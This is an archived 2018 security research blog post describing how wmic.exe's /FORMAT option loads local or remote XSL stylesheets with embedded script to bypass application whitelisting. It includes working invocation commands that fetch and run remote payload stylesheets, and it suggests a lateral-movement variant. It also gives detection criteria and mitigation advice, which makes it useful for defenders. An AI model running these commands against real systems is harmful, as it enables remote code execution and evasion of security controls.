

We're continuing to fight for universal access to quality information—and you can help as we continue to make improvements. Will you chip in?

https://subt0x11.blogspot.com/2018/04/wmicexe-whitelisting-bypass-hacking.html

Go

DEC

FEB

MAR

09

2018

2019

2020

About this capture

31 captures

4 Jun 2018 - 9 Sep 2024

?

f

t

subTee

Tuesday, April 17, 2018

WMIC.EXE Whitelisting Bypass - Hacking with Style, Stylesheets

tl;dr
WMIC can invoke XSL (eXtensible Stylesheet Language) scripts, either locally or from a URL.

Local File

wmic process list /FORMAT:evil.xsl

Remote File

wmic os get /FORMAT:"<https://example.com/evil.xsl>"

```
/VALUE                - Return value.
/ALL(default)         - Return the data and metadata for the attribute.
/TRANSLATE:<table name> - Translate output via values from <table name>.
/EVERY:<interval> [/REPEAT:<repeat count>] - Returns value every (X interval) seconds, If /REPEAT specified the command is executed <repeat count> times.
/FORMAT:<format specifier> - Keyword/XSL filename to process the XML results.
```

This is probably useful in environments where Windows Script Host is disabled or blocked.

Like most research, it does not happen in isolation, and it starts with a good question.

I hope to share my thought process and discovery for a new Application Whitelisting Bypass technique that I recently discovered with Matt Graeber, @mattifestation.

Time to discover/test about 2 hours. What follows are a series of chats and questions on how we discovered this. Its raw and unfiltered to help share the ideas and how it was discovered.

I had been interested in some attacks recently using a tool called msxsl.exe, this tool will execute scripts locally or remotely. So the question I asked was:

? Are there any built in tools that can execute xsl scripts?

First action I took was to search the entire drive for any existing xsl files.

There might be several on your systems. On mine there are dozens, even if you confine the search to C:\Windows...

These were of particular interest.

Search This Blog

Search

[Home](#)

[Report Abuse](#)

Blog Archive

[December 2018](#) (1)

[November 2018](#) (1)

[April 2018](#) (1)

Directory of c:\Windows\System32\wbem

09/29/2017 07:42 AM	623 rawxml.xsl
31 captures	6,278 texttable.xsl
4 Jun 2018 - 9 Sep 2024	
09/29/2017 07:42 AM	2,766 textvaluelist.xsl
3 File(s)	9,667 bytes

DEC

FEB

MAR

09

2018

2019

2020

About this capture

So, I began the next level search... Are there any default .xsl file that contain the necessary ms:script or msxsl:script tags?

This led me to the really interesting file here, texttable.xsl.

```
1 <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt" :
2 <!-- Copyright (c) Microsoft Corporation. All rights reserved. -->
3
4 <xsl:output method="text" omit-xml-declaration="yes" indent="no"/>
5 <xsl:strip-space elements="*" />
6
7 <ms:script implements-prefix="user" language="VBScript">
8 <![CDATA[
9 Option Explicit
10 'This stylesheet formats DMTF XML encoded CIM objects into a tabular
11 'format using carriage returns and space characters only.
12 Dim sPXML
13 Dim propName(128)
14 Dim lenarr(128)
15 Dim bN(128)
16 Dim iLens
17 Dim iLensMax
18 Dim propvalue(2048, 128)
19 Dim iRow
```

subtee [7:56 AM]

Actually, now I'm onto something REALLY interesting.
I found this file on win10 in wbem called texttable.xsl
It has a ton of vbs in it
not sure there is any integrity checks on that file.

That was enough to trigger my full interest. :)


At this point all I knew was I had a file that would execute vbs from an xsl file. This is very promising... But how to trigger?

subtee [7:57 AM]

check it out. WTF is this and what calls it are my next questions
I guess it could be catalog signed?
C:\Windows\System32\wbem\texttable.xsl

This question would soon be answered after a bit of poking and pinging Matt Graeber.

Some google searches for any references to this file etc... Lead me to this:



This let Matt to point out the way to call that file was something like this:

“This example ought to exec the VBS in the XSL: `wmic process LIST /FORMAT:TABLE`”


A bit of looking at ProcMon and we confirmed that this indeed was how that file I was loaded.

I decided to change the /format: parameter to see if I could influence the search and possible get it to load my own file.

subtee [8:16 AM]

look at it searching for xsl with this.

C:\>wmic process LIST /FORMAT:wtf.xsl



So, NOW we have something interesting. We have wmic searching for a user supplied stylesheet.

Who cares about stylesheets? Well, there are some really interesting tags that allow you to embed JScript or VBScript. If this executes those, it will likely execute in a constrained mode like AppLocker or where Windows Script Host has been disabled.

2002 Article :)

<https://msdn.microsoft.com/en-us/library/bb986124.aspx>

31 captures

4 Jun 2018 - 9 Sep 2024

[msxsl:script](#)

subtee [8:27 AM]

Man, I feel like there is something there

I can't trigger exec yet, but I think we are so close

A bit of poking with the file structure and location and...

subtee [9:03 AM]

BOOM! just got it

subtee [9:05 AM]

`wmic process LIST /FORMAT:texttable.xml`

lol

just put it in my c:\Tools folder

Let me know if you get to pop notepad

After some validation by both Matt Graeber and Matt Nelson @enigma0x3 , it was confirmed that we had an unconstrained script host bypass for Windows Defender

Application Control

(aka Device Guard)

The importance of this is that this primitive leads to arbitrary binary execution, thanks to the work and techniques developed James Forshaw @tiraniddo.

But we are just getting started! It gets way better.

What we have so far is this:

wmic os get /format:"MYXSLFILE.xml" To trigger execution.

subtee [9:15 AM]

Who would have thought wmic processes xslt lol, I can't stop laughing

subtee [9:50 AM]

This can probably be used for some lateral movement, exec wmic on the target and have it reach back and pull the xsl file like this `wmic process get brief

/format:"\\127.0.0.1\c\$\Tools\pocremote.xml"

You can even drop the xsl and it resolves `wmic process get brief

/format:"\\127.0.0.1\c\$\Tools\csv"

to try to blend in

... this works too

"wmic process get brief /format:"https://www.example.com/file.xml"

DEC FEB MAR
2018 2019 2020
09
About this capture

SO here we have it, another tool, like regsvr32.exe that can accept a script path, or url and execute it.

Much like regsvr32, wmic is proxy aware, and works over TLS.

[31 captures](#)

4 Jun 2018 - 9 Sep 2024

Sample, minimalist Payload here:

<https://gist.githubusercontent.com/caseysmithrc/68924cabbeca1285d2941298a5b91c24/raw/8574e0c019b17d84028833220ed0b30cf9eea84b/minimalist.xsl>

Can be invoked like:

```
wmic os get  
/format:"https://gist.githubusercontent.com/caseysmithrc/68924cabbeca1285d2941298a5b91c24/raw/78065ca63504c9a0f41107137fbe861de487e4d4/minimalist"
```

Additional Example that leverages Activation Context to load .NET libraries, as presented by James Forshaw at DerbyCon 2017 (<http://www.irongeek.com/i.php?page=videos/derbycon7/s13-the-net-inter-operability-operation-james-forshaw>)

```
wmic os get /format:"wmic os get  
/format:"https://gist.githubusercontent.com/caseysmithrc/4932a527e326de68f3bd212913d02c78/raw/8dd9696e937a7e66972a2e95c0d65a83ec9e3d7c/dotnet.xsl"
```

Example Detection Criteria:

1.
url on command line
2.
wmic external network connections

Guidance would be to block/ban wmic if it is not needed.

That's all folks.

DEC FEB MAR
2018 09 2019 2020
About this capture

[31 captures](#)

4 Jun 2018 - 9 Sep 2024

DEC

FEB

MAR



09


2018

2019

2020

▼ About this capture





Cheers,

Casey
@subTee

Many thanks to Matt Graeber and Matt Nelson, who constantly help push me forward.

at [April 17, 2018](#)

[Newer Post](#)

[Home](#)

[In Defense of Mimikatz - Mieux vaut prévenir que guérir](#)

I wanted to take a moment and write about Mimikatz. This is a comprehensive credential tool. It does far more than you might actually imagi...

WMIC.EXE Whitelisting Bypass - Hacking with Style, Stylesheets

```
tl;dr WMIC can invoke XSL (eXtensible Stylesheet Language) scripts, either locally or from a URL.
Local File wmic process list /FO...
```

In Defense of Mimikatz - Mieux vaut prévenir que guérir

I wanted to take a moment and write about Mimikatz. This is a comprehensive credential tool. It does far more than you might actually imagi...

Microsoft Build Engine Compromise - Part One

Disclaimer: This blog represents my personal ideas and experiences and not my employer. tl;dr MSBuild.exe and all its parts are absolutely...